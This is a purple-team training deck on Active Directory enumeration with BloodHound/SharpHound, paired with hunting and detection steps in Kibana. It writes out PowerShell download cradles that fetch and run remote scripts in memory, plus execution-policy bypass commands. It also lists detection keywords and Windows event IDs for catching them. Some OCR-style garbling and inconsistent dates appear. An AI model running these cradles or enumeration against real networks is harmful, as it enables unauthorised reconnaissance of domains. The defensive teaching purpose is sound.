



defensiveorigins.com
© Defensive Origins LLC LC1120.1 – AD Enumeration

Applied Purple Teaming – LC1120 PowerShell
Windows PowerShell Tools
AD Enumeration

Related Applied Purple Teaming Lab: L1120
Related Atomic Purple Team Report: PB1120

Lifecycle Ingest & Goal Setting


The Ingest: Known Threat & Commonly Executed Tools

The specific attack/component?

- BloodHound / SharpHound
- PowerShell Usage

The goal of the lifecycle:

- Run BloodHound twice
 - Via locally downloaded file
 - Via download cradle (IEX / invoke-expression)
- Find Indicators of Compromise
- Improve organizational optics around PowerShell and CMD Invocation




defensiveorigins.com
© Defensive Origins LLC LC1120.2 – AD Enumeration

Atomic Purple Team Phase: Ingest/Analysis

LifeCycle Ingest and Goal Setting Windows Execution Tools Overview

- PowerShell Tools
- Windows Admin Tools
- Windows Native tools

Goal: We want to log, track, and (hopefully) catch all endpoint command invocations.



defensiveorigins.com
© Defensive Origins LLC LC1120.3 – AD Enumeration

Atomic Purple Team Phase: Planning

PowerShell Tools

ADEnumerator

BloodHound

DomainPasswordSpray

Empire

Inveigh

MailSniper

PowerSploit

PowerUp

PowerView

WMI Ops

Thousands more.

Windows Admin Tools

Native command shell

Native PowerShell

ADEplorer

Windows Native Tools

Regsvr32

MSBuild

MSIexec


CSC

InstallUtil

(LOLBin's)

Planning – Methodology

- RDP to ws01.labs.local
- Procure the BloodHound toolset
- Execute the script from disk
- Execute the script in memory
- Hunt for IOC, update logging/alert




defensiveorigins.com
© Defensive Origins LLC LC1120.4 – AD Enumeration

Atomic Purple Team Phase: Attack

Planning – What is BloodHound?

- Domain Control Paths Enumeration Tool
 - Group Policy Vulnerabilities
 - Mismanaged Object Attributes
- Shortest Paths to *Places* Hunter
- Chaotic UI Pathways Mapper
- PlumHound?



defensiveorigins.com
© Defensive Origins LLC LC1120.5 – AD Enumeration

Atomic Purple Team Phase: Attack


Attack Methodology

Execute BloodHound from a local file

Execute BloodHound via memory cradle

Search for IOCs and craft queries that return high fidelity results

Document the Lifecycle



defensiveorigins.com
© Defensive Origins LLC LC1120.6 – AD Enumeration

Atomic Purple Team Phase: Attack

MITRE: T1086 – Execution

Links:

BadBlood: <https://github.com/BloodHoundAD/BloodHound>

Attack Methodology Use BloodHound to enumerate AD objects in the labs.local domain.
In Memory Execution (IEX) And to test SIEM logging accuracy

```
IEX(New-Object  
Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')  
Invoke-BloodHound
```

```
PS C:\users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors> IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')  
PS C:\users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors>  
PS C:\users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors> Invoke-BloodHound  
-----  
Initializing SharpHound at 10:28 PM on 6/29/2020  
-----  
Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container  
[+] Creating Schema map for domain LABS.LOCAL using path CN=Schema,CN=Configuration,DC=LABS,DC=LOCAL  
PS C:\users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors> [+] Cache File Found! Loaded 520 Objects in  
cache  
[+] Pre-populating Domain Controller SIDS  
Status: 0 objects finished (+0) -- Using 102 MB RAM  
Status: 276 objects finished (+276 @)/s -- Using 118 MB RAM  
Enumeration finished in 00:00:00.5290699  
Compressing data to C:\users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors\20200629222806_BloodHound.z  
ip  
You can upload this file directly to the UI  
SharpHound Enumeration Completed at 10:28 PM on 6/29/2020! Happy Graphing!
```



defensiveorigins.com
© Defensive Origins LLC LC1120.7 – AD Enumeration

IEX(New-Object

Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')

Invoke-BloodHound

Atomic Purple Team Phase: Attack

MITRE: T1086 – Execution

Links:

BadBlood: <https://github.com/BloodHoundAD/BloodHound>

Hunt and Defend Methodology

How will hunting/defending work?

- Ensure PowerShell and CMD transcription are enforced on domain
- Ensure WEC / WEF / Event Subscriptions are properly configured
- Event log parsing and alerting *should (could)* trigger on:
 - Execution-policy bypass
 - Invoke-expression
 - IEX
 - Net.WebClient
 - github
- Need to catch lots of other tools / usage / invocations
 - Obfuscations
 - Encoding
 - Other command line trickery



defensiveorigins.com
© Defensive Origins LLC LC1120.8 – AD Enumeration

Atomic Purple Team Phase: Hunt & Defend



Links:

<https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>

Hunt and Defend Methodology

How will hunting/defending work?

- Check the Elastic dashboard (Kibana) for related events.
- Query for 'powershell and bloodhound' – known attack!



```
event_original_message: File Delete: RuleName: - UtcTime: 2020-06-29 22:28:07.296 ProcessGuid: {3BC334E4-6A41-5EF9-2F02-00000001000} ProcessId: 4604 User: LABS\itadmin Image: C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors\20200629222806_ous.json Hashes:

event_original_message: File Delete: RuleName: - UtcTime: 2020-06-29 22:28:07.294 ProcessGuid: {3BC334E4-6A41-5EF9-2F02-00000001000} ProcessId: 4604 User: LABS\itadmin Image: C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\itadmin\Downloads\BloodHound-master\BloodHound-master\Ingestors\20200629222806_gpos.json Hashes:
```




defensiveorigins.com
© Defensive Origins LLC LC1120.9 – AD Enumeration

Atomic Purple Team Phase: Hunt & Defend

Kibana Queries:

'powershell and bloodhound'

Adjust / Harden



Are adjustments needed to reach LC goal?

- Limit PowerShell with Group Policy
- Create alerts for common tools and usage

Document adjustments and attempt attack/defense again.

- Toggle **host_name** and **param1** as columns

Feb 29, 2020 @ 18:58:00

Expand Document

param2: DetailSequence=1 DetailTotal=1 SequenceNumber=86 UserId=LABS\heather.butler
 HostName=ConsoleHost HostVersion=5.1.18362.628 HostId=1c4bb4eb-a34e-453c-a661-6f17d968f132
 HostApplication=PowerShell.exe -noexit -command Set-Location -literalPath
 'C:\Users\heather.butler\Desktop\BloodHound-master\BloodHound-master\Ingestors'
 EngineVersion=5.1.18362.628 RunspaceId=acbc803f-6847-40e1-8202-94053fa92ffc PipelineId=25

Scroll Down

Expanded document

Table JSON

Toggle column in table

param1 Microsoft.PowerShell.Core\Set-StrictMode -Off

param2

DetailSequence=1
 DetailTotal=1
 SequenceNumber=86
 UserId=LABS\heather.butler
 HostName=ConsoleHost



defensiveorigins.com
 © Defensive Origins LLC

Jun 29, 2020 @ 22:26:34.093	ws01.lab s.local	IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')
Jun 29, 2020 @ 22:26:33.642	ws01.lab s.local	IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')

Atomic Purple Team Phase: Adjust / Harden

Adjust / Harden




Are adjustments needed to reach LC goal?

- Better search terms are warranted
- As seen to the right, let's try a more targeted search

Document adjustments and attempt attack/defense again.

- The results of the improved search – **ieX or invoke or import**
- Coupled with toggled columns produces the following output



param1	param3	winlog_computer_name
IE[X(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EloodHound4D/EloodHound/master/Ingestors/SharpHound.ps1')	CommandInvocation[Invoke-Expression]: Invoke-Expression	ws10-01.lab.defensiv veorigins.com
IE[X(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EloodHound4D/EloodHound/master/Ingestors/SharpHound.ps1')	CommandInvocation(New-Object): 'New-Object' ParameterBinding(New-Object): name ="TypeName": value="Net.WebClient"	ws10-01.lab.defensiv veorigins.com
IE[X(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EloodHound4D/EloodHound/master/Ingestors/SharpHound.ps1')	CommandInvocation[Invoke-Expression]: Invoke-Expression	ws10-01.lab.defensiv veorigins.com
IE[X(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EloodHound4D/EloodHound/master/Ingestors/SharpHound.ps1')	CommandInvocation(New-Object): 'New-Object' ParameterBinding(New-Object): name ="TypeName": value="Net.WebClient"	ws10-01.lab.defensiv veorigins.com



defensiveorigins.com
© Defensive Origins LLC LC1120.11 – AD Enumeration

Atomic Purple Team Phase: Adjust / Harden

Notes:

Param1 and Param3 fields are artifacts of a log ingestion parse operation. These fields are stripped from the “event original message” and placed in new fields to be written in the document entries.

Lessons Learned


New Techniques Learned?

- SharpHound/BloodHound execution
- Elastic usage, refining search results

Gained Experience?

- PowerShell usage: Import-Module, Invoke-Expression, IEX
- Elastic queries: simple word search
- Elastic results: sorting documents for items of interest

Has the organization's security posture been improved?




defensiveorigins.com
© Defensive Origins LLC LC1120.12 – AD Enumeration

Atomic Purple Team Phase: Lessons Learned

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



Atomic Purple Team Phase: Report

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com
© Defensive Origins LLC LC1120.14 – AD Enumeration

Purple Team Lifecycle

Overall Status: **Completed**

PB1120 - Active Directory Enumeration

Lifecycle Project Manager

Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/18/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referenced: 2/18/2020
- Configuration Deployed: 3/1/2020

Status Code Legend

- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

APT Lifecycle	<ul style="list-style-type: none"> • Lifecycle Types: Attack Simulation • Lifecycle Objective: Alert 	<ul style="list-style-type: none"> • Ingest Source: Mitre T1064 https://attack.mitre.org/techniques/T1064/
Ingest and Research	<ul style="list-style-type: none"> • Use AD Enumeration tool(s) to extract information from Active Directory with assession. Hunt for the execution of data enumeration tools. Alert accordingly. 	
Attack methodology	<ul style="list-style-type: none"> • Launch SharpHound AD Enumeration tool from disk. Invoke Bloodhound. <pre>Set-ExecutionPolicy bypass -Scope CurrentUser, (answer with a "y") Import-Module .\SharpBound.ps1 Invoke-BloodHound</pre> <ul style="list-style-type: none"> • Launch SharpHound AD Enumeration tool from memory. Invoke Bloodhound. <pre>powershell.exe -sp bypass [EX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpBound.ps1')] Invoke-BloodHound</pre>	
Defense methodology	<ul style="list-style-type: none"> • Review the opics stack to identify what occurred when the invoke was executed 	
Lifecycle Adjustments	<ul style="list-style-type: none"> • 	
Change Management	<ul style="list-style-type: none"> • Deploy updated logging adjustments as defined to production opics stack. 	
Lessons Learned	<ul style="list-style-type: none"> • It is difficult to stop the enumeration of objects in AD by an authenticated session due to how the Directory Service operates. Emphasis on the lifecycle to hunt and alert accordingly. 	

Atomic Purple Team Phase: Report

Related Atomic Purple Team Report: PB1120

PowerShell Tools AD Enumeration Summary

Attack Methodology

Toolkit Locations

<https://github.com/BloodHoundAD/BloodHound>
<https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>

Commands

```
IEX (New-Object  
Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')
```



defensiveorigins.com
© Defensive Origins LLC LC1120.15 – AD Enumeration

Detect Methodology

Windows Event IDs

400, 500, 501, 800 (PowerShell)
4103, 4104 (PowerShell Operational Logs)
4728, 4732 and 4756 (group enum) and 4735
4662 operation performed on object
4798 User's group membership enumerated
4799 Security-enabled local group enumerated

Elastic Queries

event_id: 4662 or 4799 (object access / ticket ops)
event_id: 1 or 4668 (process creation - Sysmon / Windows)
event_id: 3 and powershell
(lots of network connections from single source)
iex or invoke or import or github*

MITRE ATT&CK Maps

T1087.002 - Account Discovery
T1484 - GPO Abuse

Audit Policy Mapping

4624 / 4625 on by default!
Audit: Security Group Management: Success / Failure
Audit: Directory service changes: Success / Failure
Audit: Directory service access: Success / Failure

Applied Purple Team Lab: L1120

MITRE:

T1087 – Account Discovery / .002 Domain Account

T1484 – GPO Abuse

Links:

<https://github.com/BloodHoundAD/BloodHound>

<https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>